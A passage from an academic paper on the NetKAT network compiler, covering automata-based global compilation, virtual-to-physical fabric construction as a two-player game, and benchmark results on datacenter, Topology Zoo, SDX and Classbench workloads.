- It introduces a *program counter* by instrumenting the automaton to keep track of the current automaton state in the pc field.
- It determinizes the NetKAT automaton using an analogue of the subset construction for finite automata.
- It uses heuristic optimizations to reduce the number of states.
- It merges all switch-processing states into a single switch state and all topology-processing states into a single topology state.

The final result is a single local program that can be compiled using the local compiler. This program is equivalent to the original global program, modulo the pc field, which records the automaton state.

4.1 NetKAT Automata

In prior work, some of the authors introduced NetKAT automata and proved the analogue of Kleene’s theorem: programs and automata have the same expressive power [11]. This allows us to use automata as an intermediate representation for arbitrary NetKAT programs. This section reviews NetKAT automata, which are used in the global compiler, and then presents a function that constructs an automaton from an arbitrary NetKAT program.

Definition 1 (NetKAT Automaton). *A NetKAT automaton is a tuple $(S, s_0, \epsilon, \delta)$, where:*

- S is a finite set of states,
- $s_0 \in S$ is the start state,
- $\epsilon : S \rightarrow \text{Pk} \rightarrow \mathcal{P}(\text{Pk})$ is the observation function, and
- $\delta : S \rightarrow \text{Pk} \rightarrow \mathcal{P}(S)$ is the continuation function.

A NetKAT automaton is said to be *deterministic* if δ maps each packet to a unique next state at every state, or more formally if

$$|\{s' : S \mid (pk', s') \in \delta s pk\}| \leq 1$$

for all states s and packets pk and pk' .

The inputs to NetKAT automata are guarded strings drawn from the set $\text{Pk} \cdot (\text{Pk} \cdot \text{dup})^* \cdot \text{Pk}$. That is, the inputs have the form

$$pk_{in} \cdot pk_1 \cdot \text{dup} \cdot pk_2 \cdot \text{dup} \cdots pk_n \cdot \text{dup} \cdot pk_{out}$$

where $n \geq 0$. Intuitively, such strings represent packet-histories through a network: pk_{in} is the input state of a packet, pk_{out} is the output state, and the pk_i are the intermediate states of the packet that are recorded as it travels through the network.

To process such a string, an automaton in state s can either *accept* the trace if $n = 0$ and $pk_{out} \in \epsilon s pk_{in}$, or it can consume one packet and `dup` from the start of the string and transition to

p	$\mathcal{E}[p] : \text{Pol}$	$\mathcal{D}[p] : \mathcal{P}(\text{Pol} \times L \times \text{Pol})$
a	a	\emptyset
$f \leftarrow n$	$f \leftarrow n$	\emptyset
dup^ℓ	false	$\{\langle \text{true}, \ell, \text{true} \rangle\}$
$q + r$	$\mathcal{E}[q] + \mathcal{E}[r]$	$\mathcal{D}[q] \cup \mathcal{D}[r]$
$q \cdot r$	$\mathcal{E}[q] \cdot \mathcal{E}[r]$	$\mathcal{D}[q] \cdot r \cup \mathcal{E}[q] \cdot \mathcal{D}[r]$
q^*	$\mathcal{E}[q]^*$	$\mathcal{E}[q]^* \cdot \mathcal{D}[q] \cdot q^*$

Figure 9: Auxiliary definitions for NetKAT automata construction.

state s' if $n > 0$ and $(pk_1, s') \in \delta s pk_{in}$. In the latter case, the automaton yields a residual trace:

$$pk_1 \cdot pk_2 \cdot \text{dup} \cdot \dots \cdot pk_n \cdot \text{dup} \cdot pk_{out}$$

Note that the “output” pk_1 of state s becomes the “input” to the successor state s' . More formally, acceptance is defined as:

$$\begin{aligned} \text{accept } s(pk_{in} \cdot pk_{out}) &\Leftrightarrow pk_{out} \in \epsilon s pk_{in} \\ \text{accept } s(pk_{in} \cdot pk_1 \cdot \text{dup} \cdot w) &\Leftrightarrow \bigvee_{(pk_1, s') \in \delta s pk_{in}} \text{accept } s'(pk_1 \cdot w) \end{aligned}$$

Next, we define a function that builds an automaton $A(p)$ from an arbitrary NetKAT program p such that

$$\begin{aligned} (pk_{out} :: pk_n :: \dots :: pk_1) &\in \llbracket p \rrbracket \langle pk_{in} \rangle \\ \Leftrightarrow \text{accept}_{A(p)} s_0(pk_{in} \cdot pk_1 \cdot \text{dup} \cdot \dots \cdot pk_{out}) \end{aligned}$$

The construction is based on Antimirov partial derivatives for regular expressions [5]. We fix a set of labels L , and annotate each occurrence of dup in the source program p with a unique label $\ell \in L$. We then define a pair of functions:

- $\mathcal{E}[\cdot] : \text{Pol} \rightarrow \text{Pol}$ and
- $\mathcal{D}[\cdot] : \text{Pol} \rightarrow \mathcal{P}(\text{Pol} \times L \times \text{Pol})$

Intuitively, $\mathcal{E}[p]$ can be thought of as extracting the local components from p (and will be used to construct ϵ), while $\mathcal{D}[p]$ extracts the global components (and will be used to construct δ). A triple $\langle d, \ell, k \rangle \in \mathcal{D}[p]$ represents the derivative of p with respect to dup^ℓ . That is, d is the dup-free component of p up to dup^ℓ , and k is the residual program (or *continuation*) of p after dup^ℓ .

We calculate $\mathcal{E}[p]$ and $\mathcal{D}[p]$ simultaneously using a simple recursive algorithm defined in Figure 9. The definition makes use of the following abbreviations,

$$\begin{aligned} \mathcal{D}[p] \cdot q &\triangleq \{\langle d, \ell, k \cdot q \rangle \mid \langle d, \ell, k \rangle \in \mathcal{D}[p]\} \\ q \cdot \mathcal{D}[p] &\triangleq \{\langle q \cdot d, \ell, k \rangle \mid \langle d, \ell, k \rangle \in \mathcal{D}[p]\} \end{aligned}$$

which lift sequencing to sets of triples in the obvious way.

The next lemma characterizes $\mathcal{E}[p]$ and $\mathcal{D}[p]$, using the following notation to reconstruct programs from sets of triples:

$$\sum \mathcal{D}[p] \triangleq \sum_{\langle d, \ell, k \rangle \in \mathcal{D}[p]} d \cdot \text{dup} \cdot k$$

Lemma 1 (Characterization of $\mathcal{E}[\cdot]$ and $\mathcal{D}[\cdot]$). *For all programs p , we have the following:*

- $p \equiv \mathcal{E}[p] + \sum \mathcal{D}[p]$.
- $\mathcal{E}[p]$ is a local program.
- For all $\langle d, \ell, k \rangle \in \mathcal{D}[p]$, d is a local program.
- For all labels ℓ in p , there exist unique programs d and k such that $\langle d, \ell, k \rangle \in \mathcal{D}[p]$.

Proof. By structural induction on p . Claims (b – d) are trivial. Claim (a) can be proved purely equationally using only the NetKAT axioms and the KAT-DENESTING rule from [4]. \square

Lemma 1 (d) allows us to write k_ℓ to refer to the unique continuation of dup^ℓ . By convention, we let k_0 denote the “initial continuation,” namely p .

Definition 2 (Program Automaton). *The NetKAT automaton $A(p)$ for a program p is defined as $(S, s_0, \epsilon, \delta)$ where*

- S is the set of labels occurring in p , plus the initial label 0.
- $s_0 \triangleq 0$
- $\epsilon \ell pk \triangleq \{pk' \mid \langle pk' \rangle \in \llbracket \mathcal{E}[k_\ell] \rrbracket \langle pk' \rangle\}$
- $\delta \ell pk \triangleq \{(\langle pk', \ell' \rangle \mid \langle d, \ell', k \rangle \in \mathcal{D}[k_\ell] \wedge \langle pk' \rangle \in \llbracket d \rrbracket \langle pk' \rangle)\}$

Theorem 2 (Program Automaton Soundness). *For all programs p , packets pk and histories h , we have*

$$h \in \llbracket p \rrbracket \langle pk_{in} \rangle \Leftrightarrow \text{accept } s_0(pk_{in} \cdot pk_1 \cdot \text{dup} \cdot \dots \cdot pk_n \cdot \text{dup} \cdot pk_{out})$$

where $h = pk_{out} :: pk_n :: \dots :: \langle pk_1 \rangle$.

Proof. We first strengthen the claim, replacing $\langle pk_{in} \rangle$ with an arbitrary history $pk_{in} :: h'$, s_0 with an arbitrary label $\ell \in S$, and p with k_ℓ . We then proceed by induction on the length of the history, using Lemma 1 for the base case and induction step. \square

4.2 Local Program Generation

With a NetKAT automaton $A(p)$ for the global program p in hand, we are now ready to construct a local program. The main idea is to make the state of the global automaton explicit in the local program by introducing a new header field pc (represented concretely using VLANs, MPLS tags, or any other unused header field) that keeps track of the state as the packet traverses the network. This encoding enables simulating the automaton for the global program using a single local program (along with the physical topology). We also discuss determinization and optimization, which are important for correctness and performance.

Program counter. The first step in local program generation is to encode the state of the automaton into its observation and transition functions using the pc field. To do this, we use the same structures as are used by the local compiler, FDDs. Recall that the observation function ϵ maps input packets to output packets according to $\mathcal{E}[k_\ell]$, which is a dup-free NetKAT program. Hence, we can encode the observation function for a given state ℓ as a conditional FDD that tests whether pc is ℓ and either behaves like the FDD for $\mathcal{E}[k_\ell]$ or *false*. We can encode the continuation function δ as an FDD in a similar fashion, although we also have to set the pc to each successor state s' . This symbolic representation of automata using FDDs allows us to efficiently manipulate automata despite the large size of their “input alphabet”, namely $|P \times P|$. In our implementation we introduce the pc field and FDDs on the fly as automata are constructed, rather than adding them as a post-processing step, as is described here for ease of exposition.

Determinization. The next step in local program generation is to determinize the NetKAT automaton. This step turns out to be critical for correctness—it eliminates extra outputs that would be produced if we attempted to directly implement a nondeterministic NetKAT automaton. To see why, consider a program of the form $p + p$. Intuitively, because union is an idempotent operation, we expect that this program will behave the same as just a single copy of p . However, this will not be the case when p contains a dup : each occurrence of dup will be annotated with a different label. Therefore, when we instrument the program to track automaton states, it will create two packets that are identical except for the pc field, instead of one packet as required by the semantics. The solution to this problem is simply to determinize the automaton before converting it to a local program. Determinization ensures that every packet trace induces a unique path through the automaton and prevents duplicate packets from being produced. Using FDDs to represent the

automaton symbolically is crucial for this step: it allows us to implement a NetKAT analogue of the subset construction efficiently.

Optimization. One practical issue with building automata using the algorithms described so far is that they can use a large number of states—one for each occurrence of *dup* in the program—and determinization can increase the number of states by an exponential factor. Although these automata are not wrong, attempting to compile them can lead to practical problems since extra states will trigger a proliferation of forwarding rules that must be installed on switches. Because switches today often have limited amounts of memory—often only a few thousand forwarding rules—reducing the number of states is an important optimization. An obvious idea is to optimize the automaton using (generalizations of) textbook minimization algorithms. Unfortunately this would be prohibitively expensive since deciding whether two states are equal is a costly operation in the case of NetKAT automata. Instead, we adopt a simple heuristic that works well in practice and simply merge states that are identical. In particular, by representing the observation and transition functions as FDDs, which are hash consed, testing equality is cheap—simple pointer comparisons.

Local Program Extraction. The final step is to extract a local program from the automaton. Recall from Section 2 that, by definition, links are enclosed by *dups* on either side, and links are the only NetKAT terms that contain *dups* or modify the switch field. It follows that every global program gives rise to a bipartite NetKAT automaton in which all accepting paths alternate between “switch states” (which do not modify the switch field) and “link states” (which forward across links and do modify the switch field), beginning with a switch state. Intuitively, the local program we want to extract is simply the union of the ϵ and δ FDDs of all switch states (recall Lemma 1 (a)), with the link states implemented by the physical network. Note however, that the physical network will neither match on the *pc* nor advance the *pc* to the next state (while the link states in our automaton do). To fix the latter, we observe that any link state has a unique successor state. We can thus simply advance the *pc* by two states instead of one at every switch state, anticipating the missing *pc* modification in link states. To address the former, we employ the equivalence

$$[sw_1:pt_1] \rightarrow [sw_2:pt_2] \equiv sw=1 \cdot pt=1 \cdot t \cdot sw=2 \cdot pt=2$$

It allows us to replace links with the entire topology if we modify switch states to match on the appropriate source and destination locations immediately before and after transitioning across a link. After modifying the ϵ and δ FDDs accordingly and taking the union of all switch states as described above, the resulting FDD can be passed to the local compiler to generate forwarding tables.

The tables will correctly implement the global program provided the physical topology (*in*, *t*, *out*) satisfies the following:

- $p \equiv in \cdot p \cdot out$, i.e. the global program specifies end-to-end forwarding paths
- t implements at least the links used in p .
- $t \cdot in \equiv false \equiv out \cdot t$, i.e. the *in* and *out* predicates should not include locations that are internal to the network.

5. Virtual Compilation

The third and final stage of our compiler pipeline translates virtual programs to physical programs. Recall that a virtual program is one that is defined over a virtual topology. Network virtualization can make programs easier to write by abstracting complex physical topologies to simpler topologies and also makes programs portable across different physical topologies. It can even be used to multiplex several virtual networks onto a single physical network—e.g., in multi-tenant datacenters [19].

To compile a virtual program, the compiler needs to know the mapping between virtual switches, ports, and links and their counterparts at the physical level. The programmer supplies a virtual program v , a virtual topology t , sets of ingress and egress locations for t , and a relation \mathcal{R} between virtual and physical ports. The relation \mathcal{R} must map each physical ingress to a virtual ingress, and conversely for egresses, but is otherwise unconstrained—e.g., it need not be injective or even a function.² The constraints on ingresses and egresses ensures that each packet entering the physical network lifts uniquely to a packet in the virtual network, and similarly for packets exiting the virtual network. During execution of the virtual program, each packet can be thought of as having two locations, one in the virtual network and one in the physical network; \mathcal{R} defines which pairs of locations are consistent with each other. For simplicity, we assume the virtual program is a local program. If it is not, the programmer can use the global compiler to put it into local form.

Overview. To execute a virtual program on a physical network, possibly with a different underlying topology, the compiler must (i) instrument the program to keep track of packet locations in the virtual topology and (ii) implement forwarding between locations that are adjacent in the virtual topology using physical paths. To achieve this, the virtual compiler proceeds as follows:

1. It instruments the program to use the virtual switch (*vsw*) and virtual port (*vpt*) fields that track of the location of the packet in the virtual topology.
2. It constructs a *fabric*: a NetKAT program that updates the physical location of a packet when its virtual location changes and vice versa, after each step of processing to restore consistency with respect to the virtual-physical relation, \mathcal{R} .
3. It assembles the final program by combining v with the fabric, eliminating the *vsw* and *vpt* fields, and compiling the result using the global compiler.

Most of the complexity arises in the second step because there may be many valid fabrics (or there may be none). However, this step is independent of the virtual program. The fabric can be computed once and for all and then be reused as the program changes. Fabrics can be generated in several ways—e.g., to minimize a costs such as path length or latency, maximize disjointness, etc.

Instrumentation. To keep track of a packet’s location in the virtual network, we introduce new packet fields *vsw* and *vpt* for the virtual switch and the virtual port, respectively. We replace all occurrences of the *sw* or *pt* field in the program v and the virtual topology t with *vsw* and *vpt* respectively using a simple textual substitution. Packets entering the physical network must be lifted to the virtual network. Hence, we replace *in* with a program that matches on all physical ingress locations \mathbb{I} and initializes *vsw* and *vpt* in accordance with \mathcal{R} :

$$in' \triangleq \sum_{\substack{(sw,pt) \in \mathbb{I} \\ (vsw,vpt) \in \mathcal{R}(sw,pt)}} sw=sw \cdot pt=pt \cdot vsw \leftarrow vsw \cdot vpt \leftarrow vpt$$

Recall that we require \mathcal{R} to relate each location in \mathbb{I} to at most one virtual ingress, so the program lifts each packet to at most one ingress location in the virtual network. The *vsw* and *vpt* fields are only used to track locations during the early stages of virtual compilation. They are completely eliminated in the final assembly.

² Actually, we can relax this condition slightly and allow physical ingresses to map to zero or one virtual ingresses—if a physical ingress has no corresponding representative in the virtual network, then packets arriving at that ingress will not be admitted to the virtual network.

$$\begin{array}{c}
\frac{(vsw, vpt, I) \rightarrow_v (vsw, vpt', 0)}{\left[\begin{array}{c} (vsw, vpt, I) \\ (sw, pt, I) \end{array} \right] \rightarrow \left[\begin{array}{c} (vsw, vpt', 0) \\ (sw, pt, I) \end{array} \right]} \mathcal{V}\text{-POL} \\
\\
\frac{(vsw, vpt, 0) \rightarrow_v (vsw', vpt', I)}{\left[\begin{array}{c} (vsw, vpt, 0) \\ (sw, pt, 0) \end{array} \right] \rightarrow \left[\begin{array}{c} (vsw', vpt', I) \\ (sw, pt, 0) \end{array} \right]} \mathcal{V}\text{-TOPO} \\
\\
\frac{\begin{array}{c} (sw, pt, I) \rightarrow_p^+ (sw', pt', 0) \\ (vsw, vpt) \mathcal{R} (sw', pt') \end{array}}{\left[\begin{array}{c} (vsw, vpt, 0) \\ (sw, pt, I) \end{array} \right] \rightarrow \left[\begin{array}{c} (vsw, vpt, 0) \\ (sw', pt', 0) \end{array} \right]} \mathcal{F}\text{-OUT} \\
\\
\frac{\begin{array}{c} (sw, pt, 0) \rightarrow_p^+ (sw', pt', I) \\ (vsw, vpt) \mathcal{R} (sw', pt') \end{array}}{\left[\begin{array}{c} (vsw, vpt, I) \\ (sw, pt, 0) \end{array} \right] \rightarrow \left[\begin{array}{c} (vsw, vpt, I) \\ (sw', pt', I) \end{array} \right]} \mathcal{F}\text{-IN} \\
\\
\frac{(vsw, vpt) \mathcal{R} (sw, pt)}{\left[\begin{array}{c} (vsw, vpt, I) \\ (sw, pt, 0) \end{array} \right] \rightarrow \left[\begin{array}{c} (vsw, vpt, I) \\ (sw, \text{Loop } pt, I) \end{array} \right]} \mathcal{F}\text{-LOOP-IN} \\
\\
\frac{\begin{array}{c} (sw, pt, 0) \rightarrow_p^* (sw', pt', 0) \\ (vsw, vpt) \mathcal{R} (sw', pt') \end{array}}{\left[\begin{array}{c} (vsw, vpt, 0) \\ (sw, \text{Loop } pt, I) \end{array} \right] \rightarrow \left[\begin{array}{c} (vsw, vpt, 0) \\ (sw', pt', 0) \end{array} \right]} \mathcal{F}\text{-LOOP-OUT}
\end{array}$$

Figure 10: Fabric game graph edges.

Hence, we will not need to introduce additional tags to implement the resulting physical program.

Fabric construction. Each packet can be thought of as having two locations: one in the virtual topology and one in the underlying physical topology. After executing in' , the locations are consistent according to the virtual-physical relation \mathcal{R} . However, consistency can be broken after each step of processing using the virtual program v or virtual topology t . To restore consistency, we construct a *fabric* comprising programs f_{in} and f_{out} from the virtual and physical topologies and \mathcal{R} , and insert it into the program:

$$q \triangleq in' \cdot (v \cdot f_{out}) \cdot (t \cdot f_{in} \cdot v \cdot f_{out})^* \cdot out$$

In this program, v and t alternate with f_{out} and f_{in} in processing packets, thereby breaking and restoring consistency repeatedly. Intuitively, it is the job of the fabric to keep the virtual and physical locations in sync.

This process can be viewed as a two-player game between a virtual player \mathcal{V} (embodied by v and t) and a fabric player \mathcal{F} (embodied by f_{out} and f_{in}). The players take turns moving a packet across the virtual and the physical topology, respectively. Player \mathcal{V} wins if the fabric player \mathcal{F} fails to restore consistency after a finite number of steps; player \mathcal{F} wins otherwise. Constructing a fabric now amounts to finding a winning strategy for \mathcal{F} .

We start by building the game graph $G = (V, E)$ modeling all possible ways that consistency can be broken by \mathcal{V} or restored by \mathcal{F} . Nodes are pairs of virtual and physical locations, $[l_v, l_p]$, where a location is a 3-tuple comprising a switch, a port, and a direction

$$\begin{array}{c}
\textbf{Reachable Nodes} \\
\frac{(sw, pt) \in \mathbb{I} \quad (vsw, vpt) \mathcal{R} (sw, pt)}{\left[\begin{array}{c} (vsw, vpt, I) \\ (sw, pt, I) \end{array} \right] \in V} \text{ING} \\
\\
\frac{u \in V \quad u \rightarrow v}{v \in V} \text{TRANS} \\
\\
\textbf{Fatal Nodes} \\
\frac{v = \left[\begin{array}{c} (vsw, vpt, d_1) \\ (sw, pt, d_2) \end{array} \right] \in V \quad d_1 \neq d_2}{\forall u. v \rightarrow u \Rightarrow u \text{ is fatal}} \mathcal{F}\text{-FATAL} \\
\\
\frac{v = \left[\begin{array}{c} (vsw, vpt, d_1) \\ (sw, pt, d_2) \end{array} \right] \in V \quad d_1 = d_2}{\exists u. v \rightarrow u \wedge u \text{ is fatal}} \mathcal{V}\text{-FATAL}
\end{array}$$

Figure 12: Reachable and fatal nodes.

that indicates if the packet entering the port (I) leaving the port (O). The rules in Figure 10 determine the edges of the game graph:

- The edge $[l_v, l_p] \rightarrow [l'_v, l'_p]$ exists if \mathcal{V} can move packets from l_v to l'_v . There are two ways to do so: either \mathcal{V} moves packets across a virtual switch ($\mathcal{V}\text{-POL}$) or across a virtual link ($\mathcal{V}\text{-TOPO}$). In the inference rules, we write \rightarrow_v to denote a single hop in the virtual topology:

$$(vsw, vpt, d) \rightarrow_v (vsw', vpt', d')$$

if $d = I$ and $d' = O$ then the hop is across one switch, but if $d = O$ and $d' = I$ then the hop is across a link.

- The edge $[l_v, l_p] \rightarrow [l'_v, l'_p]$ exists if \mathcal{F} can move packets from l_p to l'_p . When \mathcal{F} makes a move, it must restore physical-virtual consistency (the \mathcal{R} relation in the premise of $\mathcal{F}\text{-POL}$ and $\mathcal{F}\text{-TOPO}$). To do so, it may need to take several hops through the physical network (written as \rightarrow_p^+).
- In addition, \mathcal{F} may leave a packet at their current location, if the location is already consistent ($\mathcal{F}\text{-LOOP-IN}$ and $\mathcal{F}\text{-LOOP-OUT}$). Note that these force a packet located at physical location $(sw, pt, 0)$ to leave through port pt eventually. Intuitively, once the fabric has committed to emitting the packet through a given port, it can only delay but not withdraw that commitment.

Although these rules determine the complete game graph, all packets enter the network at an ingress location (determined by the in' predicate). Therefore, we can restrict our attention to only those nodes that are reachable from the ingress (reachable nodes in Figure 12). In the resulting graph $G = (V, E)$, every path represents a possible trajectory that a packet processed by q may take through the virtual and physical topology.

In addition to removing unreachable nodes, we must remove *fatal nodes*, which are the nodes where \mathcal{F} is unable to restore consistency and thus loses the game. $\mathcal{F}\text{-FATAL}$ says that any state from which \mathcal{F} is unable to move to a non-fatal state is fatal. In particular, this includes states in which \mathcal{F} cannot move to any other state at all. $\mathcal{V}\text{-FATAL}$ says that any state in which \mathcal{V} can move to a fatal state is fatal. Intuitively, we define such states to be fatal since we want the fabric to work for any virtual program the programmer may write. Fatal states can be removed using a simple backwards traversal of the graph starting from nodes without outgoing edges. This process may remove ingress nodes if they turn out to be fatal.




Figure 11: Experimental results: compilation time.

This happens if and only if there exists no fabric that can always restore consistency for arbitrary virtual programs. Of course, this case can only arise if the physical topology is not bidirectional.

Fabric selection. If all ingress nodes withstand pruning, the resulting graph encodes exactly the set of all winning strategies for \mathcal{F} , *i.e.* the set of all possible fabrics. A fabric is a subgraph of G that contains the ingress, is closed under all possible moves by the virtual program, and contains exactly one edge out of every state in which \mathcal{F} has to restore consistency. The \mathcal{F} -edges must be labeled with concrete paths through the physical topology, as there may exist several paths implementing the necessary multi-step transportation from the source node to the target node.

In general, there may be many fabrics possible and the choice of different \mathcal{F} -edges correspond to fabrics with different characteristics, such as minimizing hop counts, maximizing disjoint paths, and so on. Our compiler implements several simple strategies. For example, given a metric ϕ on paths (such as hop count), our greedy strategy starts at the ingresses and adds a node whenever it is reachable through an edge e rooted at a node u already selected, and e is (i) any \mathcal{V} -player edge or (ii) the \mathcal{F} -player edge with path π minimizing ϕ among all edges and their paths rooted at u .

After a fabric is selected, it is straightforward to encode it as a NetKAT term. Every \mathcal{F} -edge $[l_v, l_p] \rightarrow [l_v', l_p']$ in the graph is encoded as a NetKAT term that matches on the locations l_v and l_p , forwards along the corresponding physical path from l_p to l_p' , and then resets the virtual location to l_v . Resetting the virtual location is semantically redundant but will make it easy to eliminating the vsw and vpt fields. We then take f_{in} to be the union of all \mathcal{F} -IN-edges, and f_{out} to be the union of all \mathcal{F} -OUT-edges. NetKAT’s global abstractions play a key role, providing the building blocks for composing multiple overlapping paths into a unified fabric.

End-to-end Compilation. After the programs in' , f_{in} , and f_{out} , are calculated from \mathcal{R} , we assemble the physical program q , defined above. However, one last potential problem remains: although the virtual compiler adds instrumentation to update the physical switch and port fields, the program still matches and updates the virtual switch (vsw) and virtual port (vpt). However, note that by construction of q , any match on the vsw or vpt field is preceded by a modification of those fields on the same physical switch. Therefore, all matches are automatically eliminated during FDD generation, and only modifications of the vsw and vpt fields remain. These can be safely erased before generating flow tables as the global compiler inserts a program counter into q that plays double-duty to track both the physical location and the virtual location of a packet. Hence, we only need a single tag to compile virtual programs!

6. Evaluation

To evaluate our compiler, we conducted experiments on a diverse set of real-world topologies and benchmarks. In practice, our compiler is a module that is used by the Frenetic SDN controller to map NetKAT programs to flow tables. Whenever network events occur, *e.g.*, a host connects, a link fails, traffic patterns change, and so on, the controller may react by generating a new NetKAT program. Since network events may occur rapidly, a slow compiler can easily be a bottleneck that prevents the controller from reacting quickly to network events. In addition, the flow tables that the compiler generates must be small enough to fit on the available switches. Moreover, as small tables can be updated faster than large tables, table size affects the controller’s reaction time too.

Therefore, in all the following experiments we measure flow-table compilation time and flow-table size. We apply the compiler to programs for a variety of topologies, from topology designs for very large datacenters to a dataset of real-world topologies. We highlight the effect of important optimizations to the fundamental FDD-based algorithms. We perform all experiments on 32-core, 2.6 GHz Intel Xeon E5-2650 machines with 64GB RAM.³ We repeat all timing experiments ten times and plot their average.

Fat trees. A fat-tree [2] is a modern datacenter network design that uses commodity switches to minimize cost. It provides several redundant paths between hosts that can be used to maximize available bandwidth, provide backup paths, and so on. A fat-tree is organized into pods, where a k -pod fat-tree topology can support up to $\frac{k^3}{4}$ hosts. A real-world datacenter might have up to 48 pods [2]. Therefore, our compiler should be able to generate forwarding programs for a 48-pod fat tree relatively quickly.

Figure 11a shows how the time needed to generate all flow tables varies with the number of pods in a fat-tree.⁴ The graph shows that we take approximately 30 seconds to produce tables for 48-pod fat trees (*i.e.*, 27,000 hosts) and less than 120 seconds to generate programs for 60-pod fat trees (*i.e.*, 54,000 hosts).

This experiment shows that the compiler can generate tables for large datacenters. But, this is partly because the fat-tree forwarding algorithm is topology-dependent and leverages symmetries to minimize the amount of forwarding rules needed. Many real-world topologies are not regular and require topology-independent forwarding programs. In the next section, we demonstrate that our compiler scales well with these topologies too.

³ Our compiler is single-threaded and doesn’t leverage multicore.

⁴ This benchmark uses the switch-specialization optimization, which we describe in the next section.




Figure 13: Experimental results: forwarding table compression and global compilation.

Topology Zoo. The *Topology Zoo* [18] is a dataset of a few hundred real-world network topologies of varying size and structure. For every topology in this dataset, we use *destination-based routing* to connect all nodes to each other. In destination-based routing, each switch filters packets by their destination address and forwards them along a spanning-tree rooted at the destination. Since each switch must be able to forward to any destination, the total number of rules must be $\mathcal{O}(n^2)$ for an n -node network.

Figure 11b shows how the running time of the compiler varies across the topology zoo benchmarks. The curves are not as smooth as the curve for fat-trees, since the complexity of forwarding depends on features of network topology. Since the topology zoo is so diverse, this is a good suite to exercise the *switch specialization* optimization that dramatically reduces compile time.

A direct implementation builds the local compiler builds one FDD for the entire network and uses it to generate flow tables for each switch. However, since several FDD (and BDD) algorithms are fundamentally quadratic, it helps to first specialize the program for each switch and then generate a small FDD for each switch in the network (*switch specialization*). Building FDDs for several smaller programs is typically much faster than building a single FDD for the entire network. As the graph shows, this optimization has a dramatic effect on all but the smallest topologies.

SDX. Our experiments thus far have considered some quite large forwarding programs, but none of them leverage software-defined networking in any interesting way. In this section, we report on our performance on benchmarks from a recent SIGCOMM paper [13] that proposes a new application of SDN.

An Internet exchange point (IXP) is a physical location where networks from several ISPs connect to each other to exchange traffic. Legal contracts between networks are often implemented by routing programs at IXPs. However, today’s IXPs use baroque protocols the needlessly limit the kinds of programs that can be implemented. A Software-defined IXP (an “SDX” [13]) gives participants fine-grained control over packet-processing and peering using a high-level network programming language. The SDX prototype uses Pyretic [25] to encode policies and presents several examples that demonstrate the power of an expressive network programming language.

We build a translator from Pyretic to NetKAT and use it to evaluate our compiler on SDX’s own benchmarks. These benchmarks simulate a large IXP where a few hundred peers apply programs to several hundred prefix groups. The dashed lines in Figure 11c reproduce a graph from the SDX paper, which shows how compilation time varies with the number of prefix groups and the number of

participants in the SDX.⁵ The solid lines show that our compiler is orders of magnitude faster. Pyretic takes over 10 minutes to compile the largest benchmark, but our compiler only takes two seconds.

Although Pyretic is written in Python, which is a lot slower than OCaml, the main problem is that Pyretic has a simple table-based compiler that does not scale (Section 2). In fact, the authors of SDX had to add several optimizations to get the graph depicted. Despite these optimizations, our FDD-based approach is substantially faster.

The SDX paper also reports flow-table sizes for the same benchmark. At first, our compiler appeared to produce tables that were twice as large as Pyretic. Naturally, we were unhappy with this result and investigated. Our investigation revealed a bug in the Pyretic compiler, which would produce incorrect tables that were artificially small. The authors of SDX have confirmed this bug and it has been fixed in later versions of Pyretic. We are actively working with them to port SDX to NetKAT to help SDX scale further.

Classbench. Lastly, we compile ACLs generated using *Classbench* [32]. These are realistic firewall rules that showcase another optimization: it is often possible to significantly compress tables by combining and eliminating redundant rules.

We build an optimizer for the flow-table generation algorithm in Figure 8. Recall that that we generate flow-tables by converting every complete path in the FDD into a rule. Once a path has been traversed, we can remove it from the FDD without harm. However, naively removing a path may produce an FDD that is not reduced. Our optimization is simple: we remove paths from the FDD as they are turned into rules and ensure that the FDD is reduced at each step. When the last path is turned into a rule, we are left with a trivial FDD. This iterative procedure prevents several unnecessary rules from being generated. It is possible to implement other canonical optimizations. But, this optimization is unique because it leverages properties of reduced FDDs. Figure 13a shows that this approach can produce 30% fewer rules on average than a direct implementation of flow-table generation. We do not report running times for the optimizer, but it is negligible in all our experiments.

